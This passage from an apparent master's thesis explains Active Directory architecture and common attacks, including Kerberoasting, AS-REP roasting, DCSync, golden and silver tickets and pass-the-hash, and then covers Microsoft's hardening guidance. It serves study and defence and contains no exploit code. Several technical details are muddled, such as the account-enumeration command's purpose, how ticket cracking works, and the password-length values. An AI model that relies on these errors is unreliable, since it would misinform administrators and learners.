After investigating the basic features of the Active Directory System, it is now easier to understand how each of these elements combine to create the basic architecture of the AD system. There are three key elements to the AD architecture: Domain Controllers, Group Policies, and User Accounts.

6.3.1 Domain Controllers

Each domain within an AD system needs a domain controller. Without the domain controller, there is no Active Directory. A domain controller is a server which manages access control for a given domain, so that all devices on the network can access its database of Objects[17]. This way, instead of each individual machine or service in the domain having to manage authentication and access for each user who wants to access its resources, the domain controller can be used instead. The information in one domain controller can also be shared with other domain controllers to allow permissions for users on a network-wide scale[17]. The domain controller is one of the most important pieces of hardware within an AD system. According to Microsoft themselves, once an administrative account of the domain controller is compromised, then the entire system should be considered contaminated. This is due to the fact that one of the important responsibilities of the domain controller is to manage the authentication of users on all levels of the AD hierarchy. For example, if an attacker compromised a domain controller, they would not only be able to change the permissions of individual groups or users, but they could also change the level of trust between each level of the hierarchy, perhaps giving more permissions than needed to a certain domain or linking an unwanted forest.

Each domain needs its own individual domain controller, but there are some basic issues which arise from this concept. For example, if one user who was part of domain A, within Tree A, needed to access domain B in tree B, how would they do so? Additionally, how would the domains in Tree B know of user A's permissions? What if the network were unreasonably large? These issues can be solved by the replication system of the domain controller.

6.3.2 Domain Controller Replication

To understand domain controller replication in Active Directory, first two other concepts must be understood: Connection Objects and Knowledge Consistency Checkers. Connection objects are Objects in AD which identify "replication source server, contains a replication schedule, and specifies a replication transport."[16] and are utilized to connect two domain controllers. To perform a replication of domain data from one domain controller to another, one domain controller must have the source server of the other, as the information in the connection object is one way only. These Objects can be created automatically or manually via the KCC, and ones which are created automatically have a tag indicating such. Therefore, if a user has two domains, and wants to establish a replication route between them, then they can simply ensure that there's a connection object on each domain controller pointing to the opposite domain controller. However, this is obviously impractical in extremely large networks, or even trees or forests. To alleviate this, the KCC process on each domain controller is used to instead create all replication routes. This process is also dynamic, so whenever a new domain is added or removed, the KCC modifies the topology to accommodate. By utilizing these two tools, information about all the other domain controllers on a network can exist in a single domain controller, allowing for wide-spread service coverage. In this thesis, only a single

Domain Controller will be utilized however, domain replication is still an important concept to understand, especially since in a real-life scenario, it is likely that a large enterprise or organization has more than one domain controller. Additionally, one of the vulnerabilities investigated in this thesis relies on this key ability.

6.3.3 Group Policies

Although there are many kinds of objects, one of the most important is the Group Policy Object (GPO). This object contains for key attributes: Computer File System Path, Computer Directory Service Path, User File System Path, and the User Directory Service Path, and it defines the policy settings in an active directory system[4]. Whenever a computer is started, the policy is applied to the computer itself, and then, when a user accesses that computer, the policy is applied to the user. Essentially, these policy objects determine what a user can and cannot do, and by extension, what resources computer does and does not have access to[4].

Access to these objects is controlled by an Access Control List. Ideally, only a domain administrator should be able to change the settings on a GPO. However, all objects in AD are protected from malicious use by utilizing ACL. These lists ensure that certain objects can only be utilized by users with the correct permissions. For example, if a "Volume" was only accessible by the root user, then even if an attacker was able to compromise an account on the system, if they were not the root, they would still not be able to access that "Volume”[6]

However, there are some important things to keep in mind when using GPOs. For example, most of the configurations must be done utilizing the GPO manager on the Windows Server. Therefore, it is time consuming and difficult to apply a large range of policies for security or other purposes. Additionally, there is no set time for GPO updates to take place. For example, the update range is only within 0 minutes to 45 days, and it often does not successfully update during the specified timeframe[6].

6.3.4 User Accounts

After determining how accounts and resources are propagated across a network, the next step is to determine what kinds of accounts are typically found across all user directories. Unlike a normal Windows Operating System, there are many more types of user accounts which can be created for active directory[18]. All the accounts listed below are local to the DC, and are utilized in AD. No local accounts exist for a single user, server, or client on a specific server within the domain [17]. Otherwise, it would be too difficult to maintain track of all users across each domain and properly have them synchronize with the DC, and successfully apply GPOs to them[6]. Instead, the DC manages each of these Objects, and applies the policies on a “Need to Utilize” basis, as explained in the previous section. Due to domain replication, each user account has consistent access to their own resources and abilities. For example, if a user account has DNS Admin permissions, they will consistently have the same abilities that the DNS Admin is intended to have, no matter where they access the active directory from. If an object is shared with them across the domain, then it is possible to access those same shared objects from anywhere on the domain[18].

6.3.4.1 Default local accounts

The first type of user account to cover is the default local accounts which are created when a domain controller and a domain is created. These accounts are local to the domain they are created in and are stored in the AD Users container[19]. The default local accounts have three key responsibilities: authenticating users associated with the account via a username and a password, authorizing access to resources within the network, and auditing other actions which have been previously specified. If a security group has already been configured for a Default Account, then when assigned to that group, the user will have the permissions provided by the group. Due to default local accounts on a domain controller being security principals, a process exists to constantly refresh of the settings of the object, so if they are changed without permission, those unauthorized changes are reverted after a certain amount of time[18]. Although more can be created, there are four key default local accounts: Administrator, Guest, KRBTGT, and service accounts.

6.3.4.1.1 Domain Admin

The administrative account (or specifically, the user with Domain Admin rights on a DC) has administrative permissions over the entire domain and can change the permissions of any system resources at their will. This is one of the key targets for a hacker, as they have permissions over everything on the AD system. These accounts can't be deleted but can instead be renamed or disabled. By default, this account is enabled and exists in all the security groups due to the importance of managing a domain. Without this account, it would not be possible to manage an AD system.[20]

6.3.4.1.2 Guest Accounts

Guest accounts are accounts which can be enabled on a domain to let anyone access its resources. In general, it is not recommended to enable these accounts, as they pose a severe risk to the security of a server[21]. It is impossible to validate the intent of users on the system, and the number of local privilege escalation exploits which exist on Windows systems should be enough to deter any administrator from utilizing these accounts. However, this is unrealistic advice for a real-life setting. This account is disabled by default; however, it has no password, which is the main reason why it can be accessed so easily. These accounts let users use the resources on the domain or computer if they only need it for a few minutes to a few days. They generally also have limited permissions due to their limited use. Due to the high level of security risk that these accounts pose to a domain controller, and their ease of access, this account will be disabled for the investigation.

6.3.4.1.3 KRBTGT

Before the next type of user account is explained, the reader must first understand Kerberos Authentication. Kerberos Authentication is the default authentication protocol utilized in Microsoft Windows and it is utilized domain level to validate requests between hosts on a network[22]. Kerberos uses symmetric key cryptography to authenticate users, and needs three key parts: a client, a server, and a Key Distribution Center (KDC). When a client attempts to connect to a server with a resource that they have access to, a part of the KDC known as an authentication sever, authenticates the user. If it works, the user is given a Ticket-Granting Ticket, which is essentially a token indicating that the client has been granted access to the system. The Kerberos Database keeps track of the users who have been authenticated with this system[22].

One of the default accounts on the Active Domain System is the Kerberos Ticket Granting Ticket (KRBTGT) account. As mentioned in the Kerberos explanation section, this account grants

tickets to users who has been authenticated. Whenever the user requests access to a certain server, a ticket is granted to the user which has been encoded with a symmetric key generated by the server or service the user is requesting access to. One of the most important things about this account is that its password is only known to the Kerberos service. Any users wishing to access this account must request a special ticket from the KDC, and then be authenticated and given a ticket to by the TGT system.[23] By controlling this system, an attacker could choose to authenticate and trust any user they want on the network, obviously a serious security concern. By default, this account is disabled, and it cannot be deleted or have its name changed. This account is required to exist on Windows Server 2022 according to RFC 4120 and is automatically created with each new domain. [24]

6.3.4.2 Service Accounts

Unlike the default Windows Operating Systems, users can be directly associated to certain services such as HTTP or FTP servers[25]. These accounts are also known as Security Principals. Security principals are "Any entity that can be authenticated by the operating system, such as a user account, a computer account, or a thread or process that runs in the security context of a user or computer account, or the security groups for these accounts" each have a unique id, and are utilized to manage access to network resources and sensitive information[26]. If a user was to request access to a server, the account which would authenticate that user's access would be the security principal associated to the service account[24]. For example, if the user "james" were the security principal of the "HTTP" service account, then their information would be used to authenticate and allow access to the service for other users. This concept is especially important, as not only is it unique from Windows 10 systems, but it also provides a brand-new attack path for malicious actors inside and outside the system.

6.3.4.3 Summary

In summary, the key elements of the AD system are Domain Controllers, Group Policies, and User accounts, and they interact as follows; The User Account or Group permissions are governed by Group Policies, which is then stored in the Domain Controller. Each domain controller gets a copy of the information stored in all of the other domain controllers within the AD system. That way, correct permissions are maintained across each level of the AD hierarchy.

6.4 Common Attacks Utilized Against Microsoft Active Directory

After understanding the general hierarchy of the AD system, the impact of different types of attacks against an AD environment can be understood. Each of the attacks have been categorized into the following categories:

6.4.1 Exploiting Misconfigured privileges

Many of the vulnerabilities which exist are caused by or are intensified by privilege misconfiguration. Privilege misconfiguration occurs when a user is granted more privileges than they should otherwise have, breaking the idea of LPAM[27]. This can happen in many ways. For example,

perhaps a user was once an administrator of a group but has since changed roles. If the system administrator doesn't remove the permissions from the user once they switch roles, then it is possible that if that account is compromised, they are able to grant an attacker far too much power in a system[28]. This is not a vulnerability which is inherent to a particular system, but rather a human failure which can occur at any level. Additionally, some services can have incorrect privileges configured by default. To prevent these types of attacks, it is best to do routine penetration testing, and frequently check that all users within the domain comply with LPAM.

6.4.2 Domain Enumeration

Although not explicitly a type of an attack Domain Enumeration is part of the reconnaissance phase of an attack and involves the attacker determining the scope of a given system. This can include the location of system resources, the types of users on the system, and the type of trusts that the given domain has with another domain[29]. By default, most users can gain information about all of the other users on an AD system by utilizing PowerShell commands. However, that means that within the AD system can expose more data than desired by the system administrator and can give attackers useful information about the system which can then be utilized to launch attacks[30]. There is no single point of failure which a Domain Enumeration. Rather, many small settings which exist on the AD system can cause default users to have access to more information than they should. For example, by default, if an attacker compromises an account, and uses the PowerShell command:

```
net user /domain
```

Then the attacker would easily be able to get a list of accounts to target with brute forcing, or privilege escalation[31]. However, this is not considered a vulnerability, as the intended function of the above command is to list the different domain administrators. To prevent malicious actors from getting an overview of the system, it is a good idea to limit the use of commands such as "net user /domain" or, perform penetration testing on the desired system. By performing penetration testing, the system administrator can begin to understand what kind of information an attacker may wish to view or exploit[32].

6.4.3 Local Privilege Escalation

Once an attacker has access to a compromised attack, they can utilize LPE to gain more access to the system. Local Privilege Escalation is when a user is able to obtain systems rights or privileges which they should not otherwise have[27]. For example, if there was a network with students and administrators, LPE would have occurred if a student somehow gained to administrative privileges from their account. In an active directory setting, an LPE vulnerability would allow for a malicious actor who's gained access to a compromised account to perform actions they otherwise should not be able to, as long as they are within the same domain or OU.

This type of attack can have many different causes; however, its primary cause is privilege misconfiguration or specific vulnerabilities which do not validate users beforehand[33]. Additionally, if a user on the system has a weak password, then it is possible that an attacker could gain more privileges by performing a brute-force attack against this weak account.

There are two types of LPE: Horizontal and Vertical. Horizontal LPE occurs when a user gains access to another type of user account which has similar if not identical privileges. This type of privilege escalation can be beneficial in scenarios where gaining access to another user's account grants the attacker access to all of their resources, such as a bank account[33]. Horizontal Privilege Escalation

can also be used to move across the network or domain and access many different resources. This is known as Lateral Movement. Attackers move from one point in a network to another, until they arrive at the resource that they desire[34]. For example, if an attacker gained access to a computer via a compromised movement, they would perform lateral movement by attempting to access other servers, or PCs within the same system. Lateral movement is an important aspect of attacking a network because it hinders detection and can make it more difficult to truly assess what the attacker has accessed. In the case of AD, lateral movement may be across domains, forests, trees, or OUs, given that there exists some type of trust between these structures. Lateral movement has the same causes as LPE: weak passwords, privilege misconfiguration, and system specific vulnerabilities which incorrectly validate users. Within the context of active directory, an attacker may want to perform this type of LPE to make it more difficult for system administrators to determine which systems have been affected by an attack. Vertical LPE is the more commonly known version of LPE, where the attacker attempts to gain access to an account which has a higher level of permissions than a compromised account the attacker has access to[35].

6.4.4 Domain Privilege Escalation

One type of vulnerability which is unique to domain systems is DPE. DPE is similar to LPE, however on a domain scale. It allows for "standard domain users to impersonate domain administrators”[36] DPE vulnerabilities can in some cases be more effective than LPE, as instead of just gaining the administrative rights to a specific server or computer, the attacker gains privileges across the entire system. In this case, escalating from a domain to a tree to a forest would be the end-goal of an attacker[20]. Unlike LPE, DPE is not limited by domain, forest, or tree. DPE has the same causes as LPE, however, it is simply performed on a much larger scale than LPE. Additionally, it is also more damaging. If an attacker is able to gain access to the administrator of a local machine, then of course they have much power, however, if they cannot elevate to the level of a domain admin, then the fallout of the attacks is limited to one specific domain or machine. However, if the attacker is able to gain administrative access to an entire domain, it is possible to launch an attack across many forests or trees within a system. Potentially damaging a system on a much larger scale than any LPE system. It should be noted that LPE is a frequent step taken before performing DPE[20].

6.4.5 DLL Injection

One type of vulnerability which is common across all windows environments is DLL injection, or DLL Hijacking. Dynamic Link Libraries are “a collection of small programs that larger programs can load when needed to complete specific tasks”[37]. All windows OS utilize DLLs to provide functionalities for the different services. For example, the Comdlg32 DLL manages the functionality of the dialog boxes within the Windows system[38]. Many drivers on Windows OS utilize DLL files to run. However, these drivers execute with SYSTEM/NT permissions, the highest possible on a Windows OS. Therefore, if an attacker was able to change which DLL a driver utilizes to run, then it is possible to execute an attack at the SYSTEM level. This concept is known as DLL injection, or DLL hijacking[39]. Attackers can also load malicious DLLs to a driver by placing it in the same directory as a legitimate DLL, or by placing it one level higher in the directory tree, so that the malicious file is discovered before the legitimate file, and loaded into the system[40]. This type of attack is difficult to prevent, as drivers are required to use DLL files to run basic operating system tasks. Many of the locations for these critical applications are also located in places which Administrators have access to. Therefore, if an administrator account has been compromised it is difficult to prevent them from modifying or corrupting the DLL files which already exist on the system[40]. The specific mechanisms behind DLL

injection vary between exploitation, and so, where needed, the relevant mechanisms will be explained[40].

6.4.6 Kerberoasting

Kerberoasting is a specific type of attack which can be utilized against AD systems because they use the Kerberos authentication system which uses tickets to validate users across the domain. The primary goal of performing Kerberoasting attacks is to gain the credentials of a service account. Service accounts tend to have weaker credentials than regular accounts, and have more permissions, making them a prime target for attacks[41], [42]. In general, Kerberoasting attacks work as follows: Once an attacker has gained access to a network with valid domain credentials, they request a Kerberos ticket for some service running on the system. The KDC then provides a TGT to the user. TGTs are tickets provided to users for a single logon session which can be used to access a service or other type of network resource[43], [44]. The TGT is encrypted with the secret key of the TGS[45]. The TGS (Ticket Granting Server) a part of the KDC which authenticates each ticket[46]. Therefore, if an attacker saves a TGT to memory, they can utilize brute force techniques with tools such as Mimikatz to decrypt the secret key of the TGS. Since the services which the TGS generates tickets for are associated to specific user accounts, then it is possible for the attacker to obtain the passwords of these user accounts. The image below displays the workflow of the Kerberos authentication process:




Figure 9 - Kerberos Workflow [47]

On a deeper level, the attacks work with the following mechanics: After obtaining an account on a domain, an attacker logs into a workstation. An AS REQ to receive a TGT is performed. AS REQ is a request from the user to receive a TGT from the KDC[42]. This request contains the username, service, and timestamp encrypted with the user's password. The KDC then attempts to decrypt the timestamp with the user's hash if it has been sent within the last 5 minutes. If the KDC is able to successfully decrypt the timestamp, and the value is within the allowed range, then an AS_REP

response is retuned, containing the TGT and a session key to be decrypted by the user with their password hash.[45]

The attacker then makes a TGS_REQ to the TGS. The TGS_REQ contains the valid TGT, as well as SPN the attacker wants access to. If the TGT and SPN is valid, then the TGS encrypts a ST with the TGS's account's password and returns it to the attacker via a TGS_REP response[48]. Once the attacker receives the response, they can access the service. However, once the attacker receives the ST from the TGS, they can attempt to perform hash-cracking to obtain the password to the TGS user instead of accessing the service as intended[49]. Kerberoasting is difficult to prevent as it is a side-effect of the normal functionality of the system and is arguably a vulnerability which is caused by weak passwords as opposed to a true design flaw within the Kerberos Authentication system.

6.4.7 AS-REP roasting

Another hash stealing technique which is commonly attempted against AD systems is AS-REP Roasting[50]. Once the dangers of Kerberoasting was discovered, an option to pre-validate users was introduced to Kerberos[45]. If the option to pre-authenticate users is selected, users must "prove their identity before the KDC will issue a ticket for a particular principal." However, some user accounts on AD do not have this option enabled, and so any user can attempt to access a service with the user's username. However, since the KDC response of AS_REP is encrypted with the user's password, this means that anyone can attempt to brute-force the password to users who do not have this option enabled[51].

Although somewhat covered in the Kerberoasting explanation, to reiterate, the process of AES is as follows: Firstly, the attacker requests a Kerberos ticket from the KDC some service via an AS_REQ. This request contains the username and service. Without pre-authentication, no encrypted timestamp is required. Once received, the KDC simply returns a AS_REP response which contains a TGT and a session key which can be decrypted by the password hash of the user. Once again, instead of going on to request a ST from the KDC, the attacker can save the returned session key, and attempt to use hash cracking techniques to determine the password to the vulnerable user's account[49]. A visual representation of both kerberoasting and AS-REP roasting can be seen below:




Figure 10 - An illustrated diagram of a Kerberoasting and an AS-REP Roasting Attack. This is diagram represents both, as they have similar steps. The PAC Validation request has not been detailed in this section[52].

It should be noted that pre-authenticating users does not necessarily prevent all types of kerberoasting attacks, it simply prevents attackers from determining the user's password hash with the AS_REP response.

6.4.8 DCsync

Another type of attack is DCsync, where a malicious user pretends to be a domain controller to get passwords from the domain replication functionality[53]. It should be noted that to execute this type of attack, some level of privilege elevation is required. For example, only users who are a part of the "Administrators", "Domain Admins", and "Enterprise Admins" can execute this type of attack. However, if a user or group has the permissions "Replicating Directory Changes" and "Replicating Directory Changes All" then it is possible to execute this type of attack. After an attacker has compromised a relevant attacker, then they utilize the command GetNCChanges to replicate the user credential from the victim DC[54]. The GetNCChanges request is sent from the attacker to the victim, and the victim returns updates that the attacker should apply to its NC replica to be the most up to date. This command is built into the DC, and is used with the RPC service to ensure that all the DCs within the network contain consistent information[55]. As mentioned in the architecture section, for users to be able to log on across multiple domains, each DC needs the most up to date password hashes of all of the users. Therefore, if a DC believes that it is receiving a legitimate request from another DC on the same network, it sends all of the relevant information to the attacker, including password hashes. A simplified diagram of the process can be seen below:




Figure 11 - A high-level diagram illustrating the steps required for a DCSYNC attack[56]

Although this type of attack is somewhat difficult to execute due to the number of permissions required to do so, it can expose all of the information for the users on the domain or network.

6.4.9 Ticket Attacks

Another specific type of attack which is utilized against active directory systems are the golden and silver ticket attacks. Both attacks attempt to forge Kerberos Tickets to perform LPE or DPE. A Silver Ticket attack is when an attacker creates a TGS for a specific service after obtaining the NTLM hash from the service account[57]. As explained previously, each service account has a TGS associated with it. The TGS authenticates tickets provided by the users when they attempt to access a service with a TGT[46]. If an attacker creates a TGS, then it is possible to authenticate the use of the service as any individual user, such as an administrator. Therefore, without having to know the credentials of the administrative account, an attacker can access a service with the same level of privileges as the administrator. Because the TGS is seen as valid by the KDC, then there is no reason for it to communicate with the domain controller to check its integrity. A visual representation of the Silver Ticket Attack can be seen below:




Figure 12 - An illustrated example of a Silver Ticket Attack. First, the user gets the hash or password of the service account. Then, they create their own TGS, and use that to authenticate to the service

Silver Ticket attacks allow for attackers to authorize use of a specific, compromised service by any user, however, Golden Ticket attacks take this concept a step further. A Golden Ticket attack is when an attacker can forge a TGT to be able to access any service on a system as any user. To emphasize, Silver Ticket attacks allow the attacker to only access a single compromised service, while

Golden Tickets allow for an attacker to access any service. To be specific, to be able to create a TGT, the attacker must know the hash of the krbtgt account[58]. As mentioned in its self-named section, the krbtgt account acts as the KDC for a given DC and distributes TGTs[59]. Therefore, if an attacker were to get access to the hash of the krbtgt account, then they would be able to create or forge a TGT for any service on the system, as any user, including administrative users[58]. An illustrative diagram is shown below:




Figure 13 - An illustrative example of a Golden Ticket Attack. Notice that it is the like a Silver Ticket attack, but the KDC's hash is stolen, and the new ticket is authorized again by the KDC[58], [60].

Silver and Golden ticket attacks are particularly notable as they only exist on AD systems, due to the nature of the Kerberos authentication system. These vulnerabilities are primarily caused by service accounts having weak passwords; therefore, it is always important to follow security precautions, especially those given in relation to the krbtgt account.

6.4.10 Pass-the-Hash

Pass-the-hash is a type of attack where an attacker utilizes a password hash to access a system or service as opposed to utilizing a plain-text password. This type of attack is not unique to any particular operating system but are most common on Windows systems. This is a popular form of attack, as it can be difficult, if not impossible to obtain a plain-text password from a hash depending on the complexity of the password and the salt added to it[61]. On an AD system, passwords, along with all of the other system data, is stored in the NTDS.dit file[62]. Although only administrators can access this file, if a backup is created, then is possible that an attacker could get the hashes for any user on the AD system, and then utilize a Pass-the-Hash technique to gain access to other accounts, or to perform privilege escalation to a domain admin.

6.5 Common Security Measures on Microsoft Active Directory

Now that a comprehensive overview of the AD system and common types of attacks have been provided, different ways to defend the AD system can be understood. Microsoft has released a guide for Network Administrators looking to improve the security of their AD system, "Best Practices for Securing Active Directory" a series of articles publicly available from Microsoft which detail basic security measures Network administrators can take to secure their AD environment. Only tools which are available on the AD system by default will be analyzed.

According to Microsoft, the "Best Practices for Securing Active Directory"[21] was created based on the most commonly found issues in customer's networks when Microsoft's internal Assessment, Consulting, and Engineering team performed Active Directory Security Assessments[63]. Not only does it cover common avenues of compromise, however, it also details which accounts may be the most interesting for an attacker to compromise, methods to reduce the AD attack surface, ways to prevent compromise, and evidence to look out for when a breach is taking place.

One of the first topics covered is the avenues to compromise, however, this will not be covered in this master's thesis, as it encompasses the most basic types of ways a system could be compromised such as weak passwords, outdated systems, poorly patched applications, misconfiguration of permissions, and LPE techniques which exist due to vulnerabilities which are due to a weakness within the Windows Server operating system. These types of vulnerabilities are briefly discussed in section 4.3, and although extremely relevant and important in the world of cybersecurity, none of these concepts are unique to active directory, and therefore can be read about during the reader's own time.

The most relevant part of the security documentation is the section titled "Reducing the Active Directory Attack Service"[63] as this page details the technical methods to secure AD. There are three key aspects to reducing the attack surface are as follows: "Implementing Least-Privilege Administrative Models", and "Securing Domain Controllers Against Attack"

6.5.1 A note about "Administrative Access"

When utilizing AD, there are many types of Administrators, so the term "Administrative Access" becomes rather unclear when discussing the most privileged level of access on a domain, tree, or forest. For the purposes of this master's project, the exact type of administrative access will be stated within the discussion context to clarify its meaning. For example, if there was an exploit which allowed for DPE, it would allow for movement from administrative access on the domain level to administrative access on the forest level.

6.5.2 Basic Account Security

Because Active Directory is so widely used, there are some basic security parameters in place by default. For example, all of the firewalls are turned on, Microsoft Real-time protection is enabled, and Smart Scan automatically monitors any files downloaded for malicious content[64]. In addition to this, no user may execute PowerShell scripts on the basis that they may be dangerous, especially PowerShell files which have been downloaded from the internet[65]. This PowerShell policy extends to scripts that the user themselves has created. The reasoning behind this policy is clear – unless particularly technologically inclined, the average workstation user is unlikely to need to run a PowerShell script. This makes it likely that attempts to run PowerShell scripts have malicious intent behind them.

Another one of the basic security rules from Microsoft include providing password policies. On the Active directory system, all users must have a password which meets the following parameters:

Policy	Default Value
Enforce Password History	24 passwords
Maximum Password Age	Not Set
Minimum Password Age	Not Set
Minimum Password Length	14
Password Must Meet Complexity Requirements	Enabled
Store Passwords Using Reversible Encryption	Disabled
Account Lockout Duration	Not set
Account Lockout Threshold	0
Reset Account Lockout After	Not set

Table 1 - The default settings of the password policies in the AD Domains[66].

However, Microsoft's Security Compliance Toolkit suggests the following settings:

Policy	Default Value
Enforce Password History	24 passwords
Maximum Password Age	42 days
Minimum Password Age	1 day
Minimum Password Length	7
Password Must Meet Complexity Requirements	Enabled
Store Passwords Using Reversible Encryption	Disabled
Account Lockout Duration	Not set
Account Lockout Threshold	0
